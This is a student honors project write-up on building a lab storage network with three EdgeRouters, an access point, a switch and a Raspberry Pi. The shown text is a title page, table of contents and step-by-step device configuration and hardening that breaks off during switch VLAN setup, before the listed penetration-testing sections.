

The University of Akron

IdeaExchange@UAkron

Williams Honors College, Honors Research
Projects

The Dr. Gary B. and Pamela S. Williams Honors
College

Spring 2022

Performing a Penetration Test on a Storage Network

Scott Moskal
sam318@uakron.edu

Follow this and additional works at: https://ideaexchange.uakron.edu/honors_research_projects



Part of the [Risk Analysis Commons](#), and the [Systems Science Commons](#)

Please take a moment to share how this work helps you [through this survey](#). Your feedback will be important as we plan further development of our repository.

Recommended Citation

Moskal, Scott, "Performing a Penetration Test on a Storage Network" (2022). *Williams Honors College, Honors Research Projects*. 1525.

https://ideaexchange.uakron.edu/honors_research_projects/1525

This Dissertation/Thesis is brought to you for free and open access by The Dr. Gary B. and Pamela S. Williams Honors College at IdeaExchange@UAkron, the institutional repository of The University of Akron in Akron, Ohio, USA. It has been accepted for inclusion in Williams Honors College, Honors Research Projects by an authorized administrator of IdeaExchange@UAkron. For more information, please contact mjon@uakron.edu, uapress@uakron.edu.

PERFORMING A PENETRATION TEST ON A STORAGE NETWORK: PROJECT
DESCRIPTION

Scott Moskal

The University of Akron

CIS Senior Cybersecurity Project 2440:491

Dr. John Nicholas

April 5, 2022

Table of Contents

Project Description Purpose.....	6
Project Description Scope.....	6
Project Description Limitations	7
Project Requirements	8
Devices and Software	8
Network Design	10
Network Configuration	12
Configure Wireless Network	12
Configure Router 0	13
Configure the TP-Link Access Point	20
Configure Router 1	23
Configure Router 2	27
Configure Switch	32
Network Connections.....	35
End Device Configuration	36
Acer Laptop Setup	36
HP Laptop Setup	38
BeeLink Desktop Setup	39
Configure the Raspberry Pi.....	40

Penetration Testing	49
Using Nmap	49
Scanning the Wireless Network.....	49
Scanning the VLANs	51
Nmap Discoveries and Potential Impact.....	54
Using Wireshark	54
Run a basic Wireshark scan	55
Detecting Login Information with Wireshark.....	56
Wireshark Discoveries and Potential Impact.....	57
Using OpenVAS	58
Accessing OpenVAS web interface.....	58
Scanning the Wireless Network.....	59
Scanning VLAN 10.....	59
Scanning VLAN 20.....	60
Finding Scan Results.....	60
Identified Vulnerabilities	61
OpenVAS Discoveries and Potential Impact.....	63
Attempting Exploits	63
Using Metasploit to Attack the FTP Server	64
Using the Metasploit Framework.....	64

Metasploit Framework Impact.....	66
Using Aircrack-ng to Crack WPA/WPA2	66
Using Aircrack-ng.....	66
Aircrack-ng Impact	69
Using bettercap to Stage a Man-in-the-Middle Attack	69
Using bettercap	70
Bettercap Impact	72
Patching Vulnerabilities.....	73
Patching Vulnerabilities found by OpenVAS.....	73
Appendix.....	77
Finding the MAC Address of Each Device	78
Finding the MAC Address on the Acer Laptop	78
Finding the MAC Address on the HP Laptop.....	78
Finding the MAC Address on the TP-Link Access Point.....	78
Verify DHCP Settings on the Wireless Adapter of the Acer Laptop	79
Download Kali Linux	79
Install Kali Linux onto the Beelink Desktop	80
Download Parrot OS	80
Install Parrot OS onto the HP Laptop	81
Manually Apply an IP Address to the Acer Laptop.....	82

Manually Apply an IP Address to the HP Laptop	82
Find the IP Address of the Raspberry Pi on Startup	83
Creating and Storing Files in the FTP Server	84
Download Metasploit.....	84
Download Aircrack-ng.....	85
Download bettercap	85

Project Description Purpose

The purpose of this document is to provide complete documentation on the devices, configuration, penetration testing techniques, and exploits used to create and modify a network that is designed as a storage network for different computer files. This document will include all of the devices within the network, as well as how to configure and harden each device so as to provide a balance of security and accessibility. Instructions for how to use different software to test the network will also be included.

Project Description Scope

This document will be written to look like a user's manual. Included in this document will be a list of all devices used to build a working network, as well as how to configure each device for communication. The devices will include three routers, one switch, one access point, two laptops, one desktop, and a Raspberry Pi. Instructions will be provided for how to harden the network, including setting up firewall rules and disabling unused ports. Instructions will also be provided on how to use Nmap, OpenVAS, and Wireshark to test the network for vulnerabilities. Finally, instructions will be provided on how to use Metasploit, Aircrack-ng, and bettercap to attempt to break into the network and test the security of the network. Information will be provided on how to solve any security vulnerabilities discovered by the network during the course of testing.

Project Description Limitations

This document will document the procedures taken to configure and test the network as exactly as performed. The full capabilities of all software and tools used in the creation and testing of the network may not be shown in this document if the options were not essential to configuring and testing the network as desired.

Project Requirements

All devices chosen for the project comply with the specifications documented in the class syllabus. The following are the requirements for the project to be successful.

1. Design and build a network using at least three routers and one switch.
 - a. The switch must have at least one virtual local area network (VLAN) attached.
 - b. At least three end devices should be used, and at least one device must be on a separate subnetwork (subnet) from the rest of the end devices.
 - c. A subnetwork that is different from the network it was built on.
 - d. A network server should be included.
2. Harden the network.
3. Include a minimum of three exploits and the solution to countering or removing the exploits.
4. Include a minimum of three penetration testing techniques and an explanation of the vulnerabilities that the exploits expose.

Devices and Software

The devices approved for the project include:

- Three Ubiquiti EdgeRouter Lite-3 routers
 - Router 0: 18E829B472AD
 - Router 1: 18E829BF0532
 - Router 2: 18E829B9F85C
- One NETGEAR GS108PE Switch

- Switch: 3UJB0C5CA21A5
- One TP-Link TL-WR940N Router set up as an access point
- One Acer Aspire 5 Laptop running Windows 11
- One HP Pavillion x360 Laptop running Parrot OS
- One BeeLink T4 Pro Mini Desktop PC running Kali Linux
- One Raspberry Pi Model 3 running Raspian OS

The software included in the project are:

- Acer Laptop
 - Windows 11
 - FileZilla FTP Client
- HP Laptop
 - Parrot OS
 - Nmap
 - Wireshark
 - Metasploit
 - Bettercap
- BeeLink Desktop
 - Kali Linux
 - OpenVAS
 - Aircrack-ng
- Raspberry Pi
 - Raspian OS

- OpenMediaVault

Network Design

All devices were configured with an internet protocol (IP) address according to the desired IP scheme as desired by the syllabus. The address for each device is shown below (**Figure 1-1**).

Figure 1-1

IP addresses included in the network, including Switch configuration

Device	Port	IP address	Subnet Mask	Default Gateway	LAN or WAN port
Router 0	Eth1	10.1.1.1	255.255.255.248	N/A	LAN
	Eth0	172.16.1.2	255.255.255.252	172.16.1.1	WAN
Router 1	Eth1	172.16.1.1	255.255.255.252	N/A	WAN
	Eth2	172.16.3.1	255.255.255.252	N/A	WAN
Router 2	Eth1	192.168.1.1	255.255.255.248	N/A	LAN
	Eth1.10	192.168.10.1	255.255.255.248	N/A	LAN
	Eth1.20	192.168.20.1	255.255.255.248	N/A	LAN
	Eth0	172.16.3.2	255.255.255.252	172.16.3.1	WAN
TP-Link AP	LAN 1	10.1.1.6	255.255.255.248	10.1.1.1	LAN
Switch	Port 1	VLAN 10	255.255.255.248	192.168.10.1	LAN
	Port 2	VLAN 20	255.255.255.248	192.168.20.1	LAN
	Port 5	192.168.1.2	255.255.255.248	192.168.1.1	LAN
HP Laptop	WiFi	10.1.1.5	255.255.255.248	10.1.1.1	LAN
Acer Laptop	WiFi	10.1.1.2	255.255.255.248	10.1.1.1	LAN
BeeLink Desktop	Ethernet	192.168.10.3	255.255.255.248	192.168.10.1	LAN
Raspberry Pi	Ethernet	192.168.20.3	255.255.255.248	192.168.20.1	LAN

The IP addresses on the routers, switch, BeeLink Desktop, and Raspberry Pi were static, while the IP addresses on the Acer Laptop, HP Laptop, and the access point were permanently assigned using a DHCP pool on Router 0. The cables used to connect the routers were patch cables. All other physical connections were with Cat.5e cables. Each physical connection will be shown in the table below (**Figure 1-2**).

Figure 1-2


Physical connection between devices

Connection 1	Connection 2
TP-Link Access Point: LAN 1	Router 0: Eth0
Router 0: Eth1	Router 1: Eth1
Router 1: Eth2	Router 2: Eth1
Router 2: Eth0, Eth0.10, Eth0.20	Switch: Port 5
Switch: Port 1	BeeLink Desktop: Ethernet
Switch: Port 2	Raspberry Pi: Ethernet

The network topology will be shown below (**Figure 1-3**).

Figure 1-3

Network topology for finished project



Network Configuration

The following is a list of steps for configuring each of the network devices to allow for communication across the network. Each device will have instructions for how to perform the initial configuration, as well as steps to harden each device when applicable.

Configure Wireless Network

Configure Router 0

1. Connect the Acer Laptop to Router 0.
 - a. Power on Router 0 and the Acer Laptop.
 - b. Obtain a Cat.5e cable.
 - c. Connect the two devices together by plugging one end of the Cat.5e cable into port Eth0 of the router and the other end into the Ethernet port of the Acer laptop.
 - d. On the Acer Laptop, hover the mouse over the Network Connections tab at the bottom-right corner of the screen. The image shown will be either a series of wireless waves, a monitor with the end of a cable shown, or a globe with a “No” symbol in front of it.
 - e. Right-click the image and select “Network and Internet settings”.
 - f. Scroll down and select “Advanced network settings” at the bottom of the page.
 - g. Scroll down and select “More network adapter options”.
 - h. Right-click the “Ethernet” option and select “Properties”.
 - i. Double-click on “Internet Protocol Version 4 (TCP/IPv4).”
 - j. Change the setting from “Obtain an IP address automatically” to “Use the following IP address:”.
 - k. Enter the following information for the respective fields:
 - i. IP Address: **192.168.1.2**
 - ii. Subnet Mask: **255.255.255.0**
 - iii. Default Gateway: **192.168.1.1**

- l. Click “Okay” at the bottom.
 - m. Click “Okay” at the bottom of the “Ethernet Properties” box.
 - n. Minimize the “Network Connections” tab.
 2. Access the Web Interface for the router.
 - a. Open Firefox.
 - b. In the search bar, type **192.168.1.1**.
 - c. Press Enter.
 - d. In the “Username” field, type **ubnt**.
 - e. In the “Password” field, type **ubnt**.
 - f. Click “Login”.
 3. Performing basic configurations.
 - a. A pop-up window should appear asking to launch the set-up wizard. Click “Yes” to go to the different options.

Note: If the window does not appear, the setup wizards can also be accessed on the home page, under the “Wizards” tab.
 - b. Click on “WAN+2LAN2” option.
 - c. For Internet port (eth0), change the Internet connection type from “DHCP” to “Static IP”.
 - d. Enter the following information for each of the respective fields.
 - i. Address: **172.16.1.2 / 30**
 - ii. Gateway: **172.16.1.1**
 - iii. DNS server: **127.0.0.1**
 - e. For “IPV4 Firewall”, verify that “Enable the default firewall” is checked.

- f. Under the “LAN ports (eth1 and eth2)” section, enter the following into the “Address” field.
 - i. Address: **10.1.1.1 / 255.255.255.248**
- g. Uncheck the “Enable DHCP server” option
- h. Under the “User setup” section, change the “User” option from “Use default user” to “Keep existing users”
- i. Scroll to the bottom of the page and click “Apply”.
- j. The router will require a restart to implement the changes. Click “Apply Configurations”
- k. Click “Reboot”.
- l. Click “Yes, I’m sure.”
- m. The router will reboot and the changes will be made.

Figure 1-4*Configuring Router 0*

▼ Internet port (eth0)

Connect eth0 to your Internet connection, for example, the cable modem or DSL modem, and select the connection type.

Internet connection type

☐ DHCP

☒ Static IP

Static network settings provided by the Internet Service Provider

Address /

Gateway

DNS server

☐ PPPoE

VLAN ☐ Internet connection is on VLAN

IPv4 Firewall ☒ Enable the default firewall

4. Create static routes for the networks.
 - a. From the homepage, click on the “Routing” tab.
 - b. Under the “Routes” page, click on “Add Static Route.”
 - c. Enter the following information.
 - i. Destination Network *: **172.16.3.0/30**
 - ii. Next hop address *: **172.16.1.1**
 - iii. Description: **Second Router Network**
 - d. Click “Save”.
 - e. Click “Add Static Route”.
 - f. Enter the following information.
 - i. Destination Network *: **192.168.1.0/29**
 - ii. Next hop address *: **172.16.1.1**
 - iii. Description: **Switch**
 - g. Click “Save”.
 - h. Click “Add Static Route”.
 - i. Enter the following information.
 - i. Destination Network *: **192.168.10.0/29**
 - ii. Next hop address *: **172.16.1.1**
 - iii. Description: **VLAN10**
 - j. Click “Save”.
 - k. Click “Add Static Route”.
 - l. Enter the following information.
 - i. Destination Network *: **192.168.20.0/29**

- ii. Next hop address *: **172.16.1.1**
 - iii. Description: **VLAN20**
 - m. Click “Save”.
- 5. Verify Firewall settings.
 - a. Click on the “Firewall/NAT” tab.
 - b. Click on “Firewall Policies”.
 - c. Two firewall rulesets should show, “WAN_IN” and “WAN_LOCAL”.
 - d. Open the “Actions” drop-down menu for “WAN_LOCAL”.
 - e. Under the “Rules” category, verify that “Allow established/related” is set to “accept”.
 - f. Verify that “Drop invalid state” is set to “drop”.
 - g. Click on the “Stats” tab.
 - h. Verify that the following is true.
 - i. Allow established/related: **ACCEPT**
 - ii. Drop invalid state: **DROP**
- 6. Create DHCP server for the Wireless Network.
 - a. Click on “Services”.
 - b. Under the “DHCP Server” section, click “Add DHCP Server”.
 - c. Enter the Following information.
 - i. DHCP Name *: **Wireless**
 - ii. Subnet *: **10.1.1.0/29**
 - iii. Range Start: **10.1.1.2**
 - iv. Range Stop: **10.1.1.6**

v. Router: **10.1.1.1**

- d. Verify that “Enable” is checked.
- e. Click “Save”.

7. Reserve addresses for the devices on the network.

- a. Click the “Actions” drop-down menu for the “Wireless” DHCP pool.
- b. Click on “Configure Static Map”.
- c. Click on “Create New Mapping”.
- d. Enter the following information.

NOTE: The MAC address of the Acer Laptop will not be provided in this document for security reasons, as well as taking into account the difference between individual devices. Instructions to find the MAC address will be provided in the Appendix at the bottom of this document.

- i. ID: **Acer**
- ii. MAC Address: [The MAC address of the Acer Laptop]
- iii. IP address: **10.1.1.2**
- e. Click “Save”.
- f. Click on “Create New Mapping”.
- g. Enter the following information.

NOTE: The MAC address of the HP Laptop will not be provided in this document for security reasons, as well as taking into account the difference between individual devices. Instructions to find the MAC address will be provided in the Appendix at the bottom of this document.

- i. ID: **HP**


- ii. MAC Address: [The MAC Address of the HP Laptop]
- iii. IP address: **10.1.1.5**
- h. Click “Save”.
- i. Click on “Create New Mapping”.
- j. Enter the following information.

NOTE: The MAC address of the TP-Link AP will not be provided in this document for security reasons, as well as taking into account the difference between individual devices. Instructions to find the MAC address will be provided in the Appendix at the bottom of this document.

- i. ID: **TP-Link**
- ii. MAC Address: [The MAC Address of the TP-Link Access Point]
- iii. IP Address: **10.1.1.6**
- k. Click “Save”.

Figure 1-5

Configuring the DHCP



- 8. Change the default password for the device.

- a. Click on the “Users” tab.
- b. Click on the “Actions” drop-down menu for user “ubnt”

NOTE: The username cannot be changed.

- c. Click on “Config”.
- d. Select “Change Password”.
- e. Enter a new password that is a mix of letters and numbers.
- f. Enter the password again in the “Confirm” category.
- g. Click “Save”.
- h. The session will end.
- i. Verify the new password by logging back into Router 0 with the new password.

Configure the TP-Link Access Point

1. Connect the TP-Link Access Point to the Acer Laptop
 - a. Plug the TP-Link Access Point into the wall.
 - b. Press the power button on the back of the TP-Link Access Point.
 - c. On the Acer Laptop, click on the Network Connections tab at the bottom-right corner of the screen, seeing a picture of either a series of wireless waves, a monitor with the end of a cable shown, or a globe with a “No” symbol in front.
 - d. Click on the first box. If not already connected to Wi-Fi, it will say “Available”.
If connected, click on the arrow connected to the box.
 - e. Find and click on “TP-Link_CD70”.
 - f. Click Connect.
 - g. Enter the provided pin on the bottom of the TP-Link Access Point.

- h. The device should say “Connected”. Ignore if the message says “No Internet”, as the internet is not needed.

NOTE: By default, DHCP settings are enabled on Windows 11. Instructions on how to verify this will be provided in the Appendix below.

2. Access the Web Portal.
 - a. Open Firefox.
 - b. In the search bar, type **192.168.0.1**
 - c. The software will ask for a new user and password to the system. Enter a new username and a password that contains a mix of numbers and letters.
3. Change the mode of the device.
 - a. Click on “Working Mode”.
 - b. Change the option from “Standard Wireless Router” to “Access Point”.
 - c. Click “Save”.
 - d. The device will reboot.

Figure 1-6

Configuring TP-Link Access Point

Working Mode

- ☐ Standard Wireless Router
- ☒ Access Point
- ☐ Range Extender
-

Save

4. Connect the TP-Link Access Point to Router 0.
 - a. Obtain a Cat.5e cable.
 - b. Plug one end of the cable into the LAN 1 port on the back of the TP-Link Access Point.
 - c. Plug the other end of the cable into the Eth1 port on Router 0.
 - d. Restart the device.
5. Reconnect and verify security.
 - a. In the search bar, change the address from **192.168.0.1** to **10.1.1.6**.
 - b. Enter the password chosen previously.
 - c. Click on “WPS” on the side-bar.
 - d. Change the name to **TP-Link Access Point**.
 - e. For the “Current PIN” section, select “Get New PIN”.
 - f. Record the new PIN.
 - g. Click on “Wireless” on the side-bar.
 - h. Select the “Wireless Security” underneath the “Wireless” settings tab.
 - i. Verify that “WPA/WPA2 – Personal(Recommended)” is selected.

- j. Change the Wireless Password from the old pin to a new password using a mix of letters and numbers.
- k. Click “Save”.
- l. The TP-Link Access Point will disconnect from the Acer Laptop.
- m. Verify connecting to the TP-Link Access Point using the new password created.

Configure Router 1

1. Connect Router 1 to the Acer Laptop.
 - a. Power on Router 1.
 - b. Obtain a Cat.5e cable.
 - c. Connect the two devices together by plugging one end of the Cat.5e cable into port Eth0 of the router and the other end into the Ethernet port of the Acer laptop.
2. Access the Web Interface for the router.
 - a. Open Firefox.
 - b. In the search bar, type **192.168.1.1**.
 - c. Press Enter.
 - d. In the “Username” field, type **ubnt**.
 - e. In the “Password” field, type **ubnt**.
 - f. Click “Login”.
3. Perform basic setup on Router 0.
 - a. A pop-up window should appear asking to launch the set-up wizard. Click “Yes” to go to the different options.

Note: If the window does not appear, the setup wizards can also be accessed on the home page, under the “Wizards” tab.

- b. Click on “Load Balancing”.
- c. Under “First Internet port”, change the port from “Eth0” to “Eth1”.
- d. Change the “Internet connection type” option from “DHCP” to “Static IP”.
- e. Enter the following information into the respective fields.
 - i. Address: **172.16.1.1 / 30**
 - ii. Gateway: **172.16.1.1**
 - iii. DNS server: **127.0.0.1**
- f. Verify that “Enable the default firewall” for the Firewall” option.
- g. Under “Second Internet port” section, change the port from “Eth1” to “Eth2”.
- h. For the “Internet connection type” setting, change the option from “DHCP” to “Static IP”.
- i. Enter the following information into the respective fields.
 - i. Address: **172.16.3.1 / 30**
 - ii. Gateway: **172.16.3.1**
 - iii. DNS server: **127.0.0.1**
- j. Verify that “Enable the default firewall” for the Firewall” option.
- k. Under the “LAN port” section, change the port from “Eth2” to Eth0”.
- l. Leave the address the same, but change the netmask from **255.255.255.0** to **255.255.255.248**.
- m. Uncheck “Enable the DHCP server”.

- n. Under the “User setup” section, change the option from “Use default user” to “Keep existing users”.
- o. Scroll to the bottom of the page and click “Apply”.
- p. The router will require a restart to implement the changes. Click “Apply Configurations”
- q. Click “Reboot”.
- r. Click “Yes, I’m sure.”
- s. The router will reboot and the changes will be made.

Figure 1-7*Configuring Router 1*

Setup Wizards

- Basic Setup
- Load Balancing**
- Load Balancing2
- WAN+2LAN
- WAN+2LAN2

Feature Wizards +

- DNS host names
- TCP MSS clamping
- UPnP
- VPN status

Internet connection type

Port: eth1

Internet connection type: ☒ Static IP

Static network settings provided by the Internet Service Provider

Address: 172.16.1.1 / 255.255.255.252

Gateway: 172.16.1.1

DNS server: 127.0.0.1

☐ PPPoE

Firewall: ☒ Enable the default firewall

Fallover Only: ☐ Only this interface if the other fails

► LAN port (eth2) — configure this section

▼ User setup

4. Create static routes.
 - a. Click on the “Routing” tab.
 - b. Click on “Add Static Routes”.
 - c. Enter the following information in the respective fields.
 - i. Destination network *: **192.168.1.0/29**

- ii. Next hop address*: **172.16.3.2**
 - iii. Description: **Switch**
 - d. Click “Save”.
 - e. Click on “Add Static Route”.
 - f. Enter the following information into the respective fields.
 - i. Destination network *: **10.1.1.0/29**
 - ii. Next hop address*: **172.16.1.2**
 - iii. Description: **Wireless Network**
 - g. Click “Save”.
 - h. Click on “Add Static Route”.
 - i. Enter the following information into the respective fields.
 - i. Destination network *: **192.168.10.0/29**
 - ii. Next hop address*: **172.16.3.2**
 - iii. Description: **VLAN10**
 - j. Click “Save”.
 - k. Click on “Add Static Route”.
 - l. Enter the following information into the respective fields.
 - i. Destination network *: **192.168.20.0/29**
 - ii. Next hop address*: **172.16.3.2**
 - iii. Description: **VLAN20**
 - m. Click “Save”.
- 5. Verify Firewall settings.
 - a. Click on the “Firewall/NAT” tab.

- b. Click on “Firewall Policies”.
 - c. Two firewall rulesets should show, “WAN_IN” and “WAN_LOCAL”.
 - d. Open the “Actions” drop-down menu for “WAN_LOCAL”.
 - e. Under the “Rules” category, verify that “Allow established/related” is set to “accept”.
 - f. Verify that “Drop invalid state” is set to “drop”.
 - g. Click on the “Stats” tab.
 - h. Verify that the following is true.
 - i. Allow established/related: **ACCEPT**
 - ii. Drop invalid state: **DROP**
- 6.** Change the default password for the device.
- a. Click on the “Users” tab.
 - b. Click on the “Actions” drop-down menu for user “ubnt”
- NOTE: The username cannot be changed.**
- c. Click on “Config”.
 - d. Select “Change Password”.
 - e. Enter a new password that is a mix of letters and numbers.
 - f. Enter the password again in the “Confirm” category.
 - g. Click “Save”.
 - h. The session will end.
 - i. Verify the new password by logging back into Router 0 with the new password.

Configure Router 2

1. Connect Router 2 to the Acer Laptop.

- a. Power on Router 2.
 - b. Obtain a Cat.5e cable.
 - c. Connect the two devices together by plugging one end of the Cat.5e cable into port Eth0 of the router and the other end into the Ethernet port of the Acer laptop.
2. Access the Web Interface for the router.
 - a. Open Firefox.
 - b. In the search bar, type **192.168.1.1**.
 - c. Press Enter.
 - d. In the “Username” field, type **ubnt**.
 - e. In the “Password” field, type **ubnt**.
 - f. Click “Login”.
3. Perform basic setup.
 - a. A pop-up window should appear asking to launch the set-up wizard. Click “Yes” to go to the different options.

Note: If the window does not appear, the setup wizards can also be accessed on the home page, under the “Wizards” tab.
 - b. Click on “WAN+2LAN2” option.
 - c. For Internet port (eth0), change the Internet connection type from “DHCP” to “Static IP”.
 - d. Enter the following information for each of the respective fields.
 - i. Address: **172.16.3.2 / 30**
 - ii. Gateway: **172.16.3.1**
 - iii. DNS server: **127.0.0.1**

- e. For “IPV4 Firewall”, verify that “Enable the default firewall” is checked.
- f. Under the “LAN ports (eth1 and eth2)” section, enter the following into the “Address” field.
 - i. Address: **192.168.1.1 / 255.255.255.248**
- g. Uncheck the “Enable DHCP server” option
- h. Under the “User setup” section, change the “User” option from “Use default user” to “Keep existing users”
- i. Scroll to the bottom of the page and click “Apply”.
- j. The router will require a restart to implement the changes. Click “Apply Configurations”
- k. Click “Reboot”.
- l. Click “Yes, I’m sure.”
- m. The router will reboot and the changes will be made.

Figure 1-8*Configuring the LAN interface on Router 2*

The screenshot displays the 'Setup Wizards' interface for configuring a router. The left sidebar lists various setup options, with 'WAN+2LAN' selected. The main panel shows the 'LAN ports (eth1)' configuration. The 'Bridging' option is unchecked. A note explains that enabling bridging has performance implications. The 'LAN ports (eth1)' section is expanded, showing the 'Address' field set to '192.168.1.1 / 255.255.255.248' and the 'DHCP' option unchecked. Below this, the '(Optional) Secondary LAN ports (eth2)' section is collapsed. The 'User setup' section is expanded, showing the 'User' field set to 'Use default user'.

4. Create static routes for the networks.
 - a. From the homepage, click on the “Routing” tab.
 - b. Under the “Routes” page, click on “Add Static Route.”
 - c. Enter the following information.
 - i. Destination network *: **10.1.1.0/29**
 - ii. Next hop address *: **172.16.3.1**
 - iii. Description: **Wireless Network**
 - d. Click “Save”.
 - e. Click “Add Static Route”.
 - f. Enter the following information.
 - i. Destination network *: **172.16.1.0/30**
 - ii. Next hop address *: **172.16.3.1**
 - iii. Description: **WAN1**
 - g. Click “Save”.
5. Verify Firewall settings.
 - a. Click on the “Firewall/NAT” tab.
 - b. Click on “Firewall Policies”.
 - c. Two firewall rulesets should show, “WAN_IN” and “WAN_LOCAL”.
 - d. Open the “Actions” drop-down menu for “WAN_LOCAL”.
 - e. Under the “Rules” category, verify that “Allow established/related” is set to “accept”.
 - f. Verify that “Drop invalid state” is set to “drop”.
 - g. Click on the “Stats” tab.

- h. Verify that the following is true.
 - i. Allow established/related: **ACCEPT**
 - ii. Drop invalid state: **DROP**
- 6. Create VLANs.
 - a. Click the “Dashboard” tab.
 - b. Click on the “Add Interface” drop-down menu.
 - c. Select “Add VLAN”.
 - d. Enter the following information.
 - i. VLAN ID *: **10**
 - ii. Interface: **Eth1**
 - iii. Description: **VLAN 10**
 - iv. Address: **Manually define IP address**
 - 1. **192.168.10.1/29**
 - e. Click “Save”.
 - f. Click on the “Add Interface” drop-down menu.
 - g. Select “Add VLAN”.
 - h. Enter the following information.
 - i. VLAN ID *: **20**
 - ii. Interface: **Eth1**
 - iii. Description: **VLAN 20**
 - iv. Address: **Manually define IP address**
 - 1. **192.168.20.1/29**
 - i. Click “Save”.

7. Change the default password for the device.

- a. Click on the “Users” tab.
- b. Click on the “Actions” drop-down menu for user “ubnt”

NOTE: The username cannot be changed.

- c. Click on “Config”.
- d. Select “Change Password”.
- e. Enter a new password that is a mix of letters and numbers.
- f. Enter the password again in the “Confirm” category.
- g. Click “Save”.
- h. The session will end.
- i. Verify the new password by logging back into Router 0 with the new password.

Configure Switch

- 1. Connect the Switch to the Acer Laptop.
 - a. Power on the Switch.
 - b. Obtain a Cat.5e cable.
 - c. Connect the two devices together by plugging one end of the Cat.5e cable into port 8 of the Switch and the other end into the Ethernet port of the Acer laptop.
 - d. On the Acer Laptop, hover the mouse over the Network Connections tab at the bottom-right corner of the screen. The image shown will be either a series of wireless waves, a monitor with the end of a cable shown, or a globe with a “No” symbol in front of it.

- e. Right-click the image and select “Network and Internet settings”.
 - f. Scroll down and select “Advanced network settings” at the bottom of the page.
 - g. Scroll down and select “More network adapter options”.
 - h. Right-click the “Ethernet” option and select “Properties”.
 - i. Double-click on “Internet Protocol Version 4 (TCP/IPv4).
 - j. Change the setting from “Obtain an IP address automatically” to “Use the following IP address:”.
 - k. Enter the following information for the respective fields:
 - i. IP Address: **192.168.0.210**
 - ii. Subnet Mask: **255.255.255.0**
 - iii. Default Gateway: **192.168.0.1**
 - l. Click “Okay” at the bottom.
 - m. Click “Okay” at the bottom of the “Ethernet Properties” box.
 - n. Minimize the “Network Connections” tab.
2. Access the Web Interface.
 - a. Open Firefox.
 - b. In the search bar, type **192.168.0.239**.
 - c. Enter the default password **password**.
 - d. Click “Login”.
 3. Perform basic networking on the Switch.
 - a. On the Home screen, change the “DHCP Mode” option from “Enable” to “Disable”.
 - b. Enter the following information into the options below.

- i. IP Address: **192.168.1.2**
 - ii. Subnet Mask: **255.255.255.0**
 - iii. Gateway Address: **192.168.1.1**
 - c. On the top-right corner of the screen, click “Apply”.
 - d. The session will end with the changes taken place.
 - e. Enter **192.168.1.2** into the search bar on Firefox.
 - f. Login with the password **password**.
4. Change the default password.
- a. Under the “System” tab, click “Maintenance”.
 - b. Enter **password** for the “Current Password”.
 - c. Under “New Password”, create a new password that is a mix of letters and numbers.
 - d. Enter the same password under “Re-type New Password”.
 - e. Click “Apply” at the top-right corner of the screen.
5. Configure the VLANs on the Switch.
- a. Click the “VLAN” tab.
 - b. Under the “VLAN” tab, click “802.1Q”.
 - c. On the “Basic” tab, change the “Basic 802.1Q VLAN Status” option from “Disable” to “Enable”.
 - d. Under “Port 1”, change the VLAN ID to **10**.
